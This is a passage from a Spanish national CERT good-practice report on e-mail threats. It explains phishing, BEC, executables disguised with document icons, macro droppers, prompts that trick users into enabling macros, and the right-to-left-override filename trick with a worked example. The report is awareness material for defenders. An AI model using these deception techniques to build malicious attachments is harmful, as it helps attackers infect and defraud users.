
CCN-CERT

BP/02




E-mail address

GOOD PRACTICE REPORT

MAY **2021**

centro criptológico nacional

centro criptológico nacional



Edit

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.05.16 20:52:17 +02'00

Centro Criptológico Nacional, 2021

Date of edition: May 2020

Index

1. About CCN-CERT

The CCN-CERT is the Information Security Incident Response Capability of the National Cryptologic Centre, CCN

The CCN-CERT (www.ccn-cert.cni.es) is the Information Security Incident Response Capability of the National Cryptologic Centre, CCN. This service was created in 2006 as the **Spanish National Governmental CERT** and its functions are set out in Law 11/2002 regulating the National Intelligence Centre, RD 421/2004 regulating the CCN and RD 3/2010, of 8 January, regulating the National Security Framework, modified by RD 951/2015, of 23 October.

According to all of them, the CCN-CERT is responsible for cyber-attacks on **classified systems** and on systems of the **Public Administrations** and of **companies and organisations of strategic interest** for the country. Its mission, therefore, is to contribute to the improvement of Spanish cybersecurity, being the national alert and response centre that cooperates and helps to respond quickly and efficiently to cyber-attacks and to actively face cyber-threats..

2. Introduction

Nowadays, e-mail is still one of the most widely used tools in any corporate environment for the exchange of information. Despite the fact that in recent years a multitude of technologies and collaborative tools have emerged to facilitate communication and file exchange, e-mail still seems to be the tool of choice for many companies and users. It is not surprising, therefore, that attackers try to use this medium to try to infect and compromise computers.

According to data collected by Proofpoint [Ref - 1], during 2019, 88% of organisations worldwide had admitted to being victims of spear-phishing attacks, and 86% had faced BEC (Business Email Compromise) attacks. Such attacks result in high-value monetary losses which are often accompanied by other collateral damage such as reputational damage to the company or the theft of confidential information.

Another ENISA report earlier this year [Ref - 2] reveals that spear-phishing remains an extremely prevalent initial access technique used by cybercriminals. They use a variety of social engineering tactics to induce recipients to open attachments or navigate to an infected website. The report also notes that spear-phishing messages often contain malicious macro-enabled Microsoft Office documents, or a link to such documents. Once the user selects the “Enable content” option, the embedded macro usually initiates the execution of a chain of obfuscated scripts that ultimately results in the download of the first-stage malware or dropper. The report also includes information [Figure 2-1] on the increase in phishing attacks where attackers took advantage of the global COVID-19 crisis, as well as data on monetary losses from BEC attacks, the origin of most malicious attachments, etc.

Although the financial sector is often the main choice of attackers, few industries are exempt from this type of incident. Industrial, military or political espionage as well as the theft of confidential information or extortion are just some of the ultimate targets of cybercriminals.

Not only organisations, but also users' non-corporate e-mail accounts, i.e. personal accounts, are often also the target of numerous attacks. In this case, identity theft or *bank phishing* is often the most common. In addition, the use of *ransomware* [Ref - 3] to extort money from users and demand a certain amount of money for recovering their files has been and continues to be a good source of income for attackers. Unlike the aforementioned targeted attacks, the sending of malicious e-mails against personal accounts is usually done on a mass scale, i.e. to a large number of e-mail accounts (which can amount to tens of thousands) with the aim of generating as many infections as possible in the shortest possible time.

Awareness, common sense and good practices in the use of e-mail are the best defences to prevent and detect such incidents. This document will aim to describe some of these practices in order to help end-users identify harmful e-mails.

To do so, firstly, the most common social engineering techniques will be explained, as well as the resources used by attackers to infect a computer or obtain a user's personal information. Subsequently, after learning about these techniques, a set of guidelines and recommendations will be offered to mitigate the harmful actions described

.

Awareness, common sense and good practices in the use of e-mail are the best defences to prevent and detect such incidents

Findings

- **26.2 billion of losses in 2019 with Business E-mail Compromise (BEC) attacks.**
- **42,8% of all malicious attachments were Microsoft Office documents.**
- **667% increase in phishing scams in only 1 month during the COVID-19 pandemic.**
- **30% of phishing messages were delivered on Mondays.**
- **32,5% of all the e-mails used the keyword "payment" in the e-mail subject.**

[Figure 2-1]
Information on phishing attacks. Source : ENISA

3. E-mail as a route of infection

There is no doubt that the increase and effectiveness of *client side attacks* [Ref - 4] and social engineering to trick users through malicious e-mails has changed the paradigm of corporate security. Nowadays, perimeter *firewalls* and the securitisation of services exposed to the Internet are not sufficient countermeasures to protect an organisation from external attacks. Attackers are aware that exploiting the human factor is the most efficient method to circumvent most of the technical security solutions implemented in an organisation.


It is not surprising that the Pentagon [Ref - 6] or even technology companies related to security services and products such as RSA Security LLC [Ref - 7] have been compromised using a malicious e-mail as an input vector. In fact, if we analyse the infection vectors of most of the security incidents related to targeted attacks, we can see that the use of malicious e-mails via *spear phishing attacks* is the most commonly used method.

If we analyse the infection vectors of most of the security incidents related to targeted attacks, we can see that the use of malicious e-mails via spear phishing attacks is the most commonly used method

Even highly sophisticated attack groups such as *Equation Group* [Ref - 8] or APT28 [Ref - 9], which make use of really complex and damaging *malware*, use e-mail in some of their attacks to infect their victims.

The following figure represents in simplified form the *modus operandi* of the attackers in order to infect a given organisation.

First, the attacker will send a malicious e-mail to one of the company's employees. This phase will not take place immediately, but will require some study of the victims. The attacker will document as much as possible about the workers and the company itself: browsing habits, work schedules, public profiles on social networks (LinkedIn, Facebook, etc.), relationships and alliances with other companies, etc.). All this data will help shape a more effective and credible e-mail. By way



[Figure 3-1]
Infection route via e-mail

of example, if the attacker identifies that the target organisation "A" has certain alliances with company "B", he could send an e-mail falsifying the sender and pretending to be an employee of company "B". In this way, he would not arouse suspicion when an employee of company "A" received the message.

In the second step, the victim would open the malicious message, either via an attachment downloading certain *malware* or via a malicious URL. If the attack is sophisticated, the infection would be completely unnoticeable and transparent to the user, even if the user has security solutions such as an antivirus. After executing the malware, the attacker will have free access to other internal resources of the organisation such as users' computers, servers (e.g. the active directory), etc. These techniques used by attackers to "jump" from one compromised computer to another are called "lateral movement" [Ref - 10] and will allow them to take control of a large part of the organisation's resources.

The first step in detecting and preventing this type of attack is to understand the most common techniques used to deceive users. The following sections will provide an overview of the most popular methods of deception.

3.1 Executable files with icons


One of the most common ways to make the user believe that the attached file in the e-mail is legitimate is to assign it an icon representing a certain known software. For example, the attacker creates an executable file and assigns it the Microsoft Excel icon so that the user thinks he is executing an office document.

This trick has been used, for example, by the *Upatre downloader* responsible for downloading and executing the banking Trojan Dyre [Ref - 11]. In this case, the e-mail informs the user that a new invoice is attached. The invoice is a compressed .zip file. The content will be an executable file with the Adobe Acrobat icon. If the user has the option "*Hide file extensions for known file types*" activated, he will not see the .exe extension and will think that it is a legitimate PDF file [Fig. 3-2].

Some *ransomware* campaigns, such as *Cryptolocker*, have also used this trick to deceive users [Ref - 12].

Also during 2015, several architectural firms in Denmark were victims of various spear *phishing* attacks in which they were sent a URL pointing to a certain resource in Dropbox. When the user clicked on the link, they downloaded an executable file "masked" with an AutoCad icon. By storing *malware* on a legitimate service such as Dropbox or Mega, it is possible to evade some security solutions that try to validate e-mail URLs against certain reputation lists [Fig. 3-3].

One of the most common ways to make the user believe that the attached file in the e-mail is legitimate is to assign it an icon representing a certain known software



[Figure 3-2]
Adobe Acrobat icon in a binary file (.exe)

[Figure 3-3]
Phishing icono AutoCAD.
Source: heimdalsecurity.com

3.2 Office files with macros


One of the most common techniques used by attackers to execute malicious code on a victim's computer is to include macros in an Office document. These macros refer to an event-driven programming language that is built into the Microsoft Office suite and allows tasks to be automated. This language is called VBA (*Visual Basic for Applications*) [Ref - 13]. Applying macros to an office document would allow, for example, to assign certain formatting in an automated way to different parts of a Word document, thus avoiding having to perform this task manually.

However, the possibilities and actions that can be performed using the VBA language go beyond the simple interaction with office documents. For example, it is possible to program instructions to perform other tasks in the operating system: using Windows APIs, accessing the machine's file system, downloading and executing files, and so on. The potential provided by this macro language has long been well known by attackers and is still today one of the most widely used methods to compromise computers. An attacker would only need to create an office document (e.g. a Word document) and embed VBA code to execute some harmful action. Most commonly, these actions are aimed at downloading and executing a binary that allows remote control of the machine (e.g. a Trojan). Another option is to include the malicious binary in the macro itself.

One of the most common techniques used by attackers to execute malicious code on a victim's computer is to include macros in an Office document

This last case is the technique used by BlackEnergy 3 [Ref - 14] to compromise the equipment of the electricity distribution network in western Ukraine. The following image shows a code fragment of the macro used in the Excel document that was sent via e-mail to one of the company's employees. The green box shows the executable file that will be created in the user's temporary directory. The contents of this binary will be defined in a series of arrays within the macro itself. Once the binary has been downloaded, it is executed from the Shell instruction (blue box).


[Figure 3-4] Macro (*dropper*)




Although current versions of Microsoft Office prevent the execution of macros by default, attackers have not stopped using them. The following image corresponds to a document used by one of the *Dridex* banking Trojan campaigns [Ref - 15]. When the user opens the malicious document it shows instructions on how to enable macros in Microsoft Office 2013 and 2010 versions. The attackers again use social engineering with the following alert message:

ATTENTION,
this document was created by a new version of Microsoft Office. Macros must be enabled to display the content of the document

[Figure 3-5] Social engineering to enable macros.
Source: Proofpoint.com



An unsuspecting user only needs to click on the "*Enable Content*" banner button to execute the harmful code. The following screenshot shows a similar example; in this case, a POS (*Point of Sale*) *malware* [Ref - 16] instructs the user how to enable macros under the excuse that the file is protected.



[Figure 3-6]
Social engineering to enable macros

3.3 Use of the RLO character

Looking at the file extension is often one of the most frequently mentioned security recommendations before opening any attachment received via e-mail. Attackers, aware of this fact, have resorted to really ingenious techniques to make users believe that a certain extension corresponds to a harmless file. One of these techniques is called "*Right to left Override*" and takes advantage of certain unicode characters to represent certain strings in reverse.


Unicode, as described by the company Oracle, corresponds to:

"... the universal character encoding standard used for the representation of text for computer processing. Unicode provides a consistent way of encoding multilingual text and facilitates the exchange of international text files."

One of these characters, called RLO (*right to left override*), is designed to support languages written from right to left, such as Hebrew or Arabic. Attackers, however, have taken advantage of it to reverse the display order of the last characters that make up the name of a file along with its extension. It is only necessary to insert the character "U+202e" before the string to be inverted in order to apply this encoding. Thus, for example, the following filename:

Looking at the file extension is often one of the most frequently mentioned security recommendations before opening any attachment received via e-mail

[Figure 3-7]
RLO character



"FACTURA_2016_**xcod.exe**" would become "FACTURA_2016_|**exe.docx**"


A user receiving such a file can be fooled into thinking it is a legitimate Word file by checking only the .docx file extension. If, in addition, the Microsoft Word icon is assigned to the executable, the deception becomes even more credible.

3.4 Use of spaces to hide the extension

